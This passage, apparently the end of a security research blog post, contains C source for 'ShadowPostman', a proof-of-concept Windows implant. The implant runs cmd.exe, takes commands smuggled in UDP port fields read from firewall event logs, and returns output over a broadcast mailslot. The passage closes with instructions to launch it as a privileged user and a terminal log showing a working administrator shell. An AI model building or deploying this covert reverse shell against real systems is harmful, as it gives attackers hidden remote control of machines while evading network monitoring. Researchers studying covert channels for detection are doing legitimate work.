                                : "<unknown>";

                        if (event->header.ipVersion == FWP_IP_VERSION_V4 && event-
>header.ipProtocol == IPPROTO_UDP
                                && (event->header.timeStamp.dwHighDateTime >
ft.dwHighDateTime
                                        || (event->header.timeStamp.dwHighDateTime ==
ft.dwHighDateTime && event->header.timeStamp.dwLowDateTime > ft.dwLowDateTime)
                                        )
                                )
                        {
                                rinaddr.s_addr = htonl(event->header.remoteAddrV4);
                                ft.dwHighDateTime = event-
>header.timeStamp.dwHighDateTime;
                                ft.dwLowDateTime = event-
>header.timeStamp.dwLowDateTime;
                                //printf("[%s] - %x - %x\n", inet_ntoa(rinaddr),
event->header.localPort, event->header.remotePort);
                                char partialOut[3] = { 0 };
                                memcpy(partialOut, &event->header.remotePort, 2);
                                printf("%s", partialOut);
                                write_to_pipe(pipes->child_IN_W, partialOut);
                        }
                }
        }
}



struct child_pipes* setup_pipes(void) {
        struct child_pipes* pipes = NULL;
        SECURITY_ATTRIBUTES saAttr;

        saAttr.nLength = sizeof(SECURITY_ATTRIBUTES);
        saAttr.bInheritHandle = TRUE;
        saAttr.lpSecurityDescriptor = NULL;

        pipes = (child_pipes*)malloc(sizeof(child_pipes));

        if (!CreatePipe(&pipes->child_OUT_R, &pipes->child_OUT_W, &saAttr, 0)) {
                return -1;
        }
        if (!CreatePipe(&pipes->child_IN_R, &pipes->child_IN_W, &saAttr, 0)) {
                return -1;
        }
        if (!SetHandleInformation(pipes->child_OUT_R, HANDLE_FLAG_INHERIT, 0)) {
                return -1;
        }
        if (!SetHandleInformation(pipes->child_IN_W, HANDLE_FLAG_INHERIT, 0)) {
                return -1;
        }
        return pipes;
}

void release_pipes(struct child_pipes* pipes) {
        free(pipes);
}


int read_from_pipe(HANDLE pipe, LPSTR buff) {
        BOOL bSuccess;
        DWORD read;
        if (!PeekNamedPipe(pipe, NULL, 0, NULL, &read, NULL)) {
                return -1;
        }
        if (read) {
                bSuccess = ReadFile(pipe, buff, BUFFER_SIZE, &read, NULL);
                if (!bSuccess) {
                        return -1;
                }
        }
        return read;
}

int write_to_pipe(HANDLE pipe, LPSTR buff) {
        BOOL bSuccess;
        DWORD written;
        bSuccess = WriteFile(pipe, buff, strlen(buff), &written, NULL);
        if (!bSuccess) {
                return -1;
        }
        return written;
}


int create_childprocess(LPSTR binary, struct child_pipes* pipes) {
        PROCESS_INFORMATION piProcInfo;
        STARTUPINFOA siStartInfo = { 0 };
        BOOL bSuccess = FALSE;

        siStartInfo.cb = sizeof(STARTUPINFOA);
        siStartInfo.hStdError = pipes->child_OUT_W;
        siStartInfo.hStdOutput = pipes->child_OUT_W;
        siStartInfo.hStdInput = pipes->child_IN_R;
        siStartInfo.dwFlags |= STARTF_USESTDHANDLES;
        bSuccess = CreateProcessA(NULL,
                binary,
                NULL,
                NULL,
                TRUE,
                0,
                NULL,
                NULL,
                &siStartInfo,
                &piProcInfo
        );
        if (!bSuccess) {
                return -1;
        }
        CloseHandle(pipes->child_OUT_W);
        CloseHandle(pipes->child_IN_R);

        return piProcInfo.hProcess;
}

void sendOutput(LPSTR output, HANDLE hMailslot) {
        char message[BUFFER_SIZE + 2] = { 0 };
        DWORD dwWritten = 0;

        snprintf(message, BUFFER_SIZE + 2, "\x09%s", output);

        WriteFile(hMailslot, message, strlen(message) + 1, &dwWritten, NULL);
        return;
}


int main(int argc, char** argv[]) {
        ft.dwHighDateTime = 0;
        ft.dwLowDateTime = 0;
        int status = 0;
        char buffer_stdout[BUFFER_SIZE + 1] = { 0 };
        struct child_pipes* pipes = NULL;
        int process = 0;
        HANDLE hMailslot = NULL;

        pipes = setup_pipes();
        hMailslot = CreateFileA("\\\\*\\MAILSLOT\\BROWSE", GENERIC_WRITE,
FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

        if ((process = create_childprocess("C:\\windows\\system32\\cmd.exe", pipes))
== -1) {
                release_pipes(pipes);
                return -1;
        }
        while (1) {
                GetExitCodeProcess(process, &status);
                if (status != STILL_ACTIVE) {
                        break;
                }
                do {
                        memset(buffer_stdout, 0, sizeof(buffer_stdout));
                        status = read_from_pipe(pipes->child_OUT_R, buffer_stdout);
                        if (status == -1) {
                                break;
                        }
                        else {
                                if (strlen(buffer_stdout) != 0) {
                                        sendOutput(buffer_stdout, hMailslot);
                                }
                        }
                } while (status != 0);
                Sleep(300);
                getCommand(pipes);
        }
        return 0;
}
```

Execute the python script in your linux machine, and then fire the executable in the Windows machine as a privileged user. A shell should arrive **:)**:



```
➜  ShadowPostman sudo python ShadowPostman.py 10.0.2.21 eth1
Microsoft Windows [Versin 10.0.19041.985]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\ortiga.japonesa\Source\Repos\ShadowPostman\x64\Debug>ipconfig
ipconfig

Configuracin IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS especfico para la conexin. . :
   Vnculo: direccin IPv6 local. . . : fe80::54d1:edf2:3b4f:e966%13
   Direccin IPv4. . . . . . . . . . . . . . : 10.0.2.21
   Mscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 10.0.2.1

C:\Users\ortiga.japonesa\Source\Repos\ShadowPostman\x64\Debug>whoami
whoami
acuario\administrador

C:\Users\ortiga.japonesa\Source\Repos\ShadowPostman\x64\Debug>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El nmero de serie del volumen es: 5E3E-AC5A

 Directorio de C:\Users\ortiga.japonesa\Source\Repos\ShadowPostman\x64\Debug

19/06/2021  04:05    <DIR>          .
19/06/2021  04:05    <DIR>          ..
19/06/2021  04:09            71.168 ShadowPostman.exe
19/06/2021  04:09           530.384 ShadowPostman.ilk
19/06/2021  04:09           602.112 ShadowPostman.pdb
               3 archivos      1.203.664 bytes
               2 dirs   1.602.273.280 bytes libres

C:\Users\ortiga.japonesa\Source\Repos\ShadowPostman\x64\Debug>
```

ShadowPostman PoC working :D.

EoF

We hope you enjoyed this reading! Feel free to give us feedback at our twitter @AdeptsOfoxCC.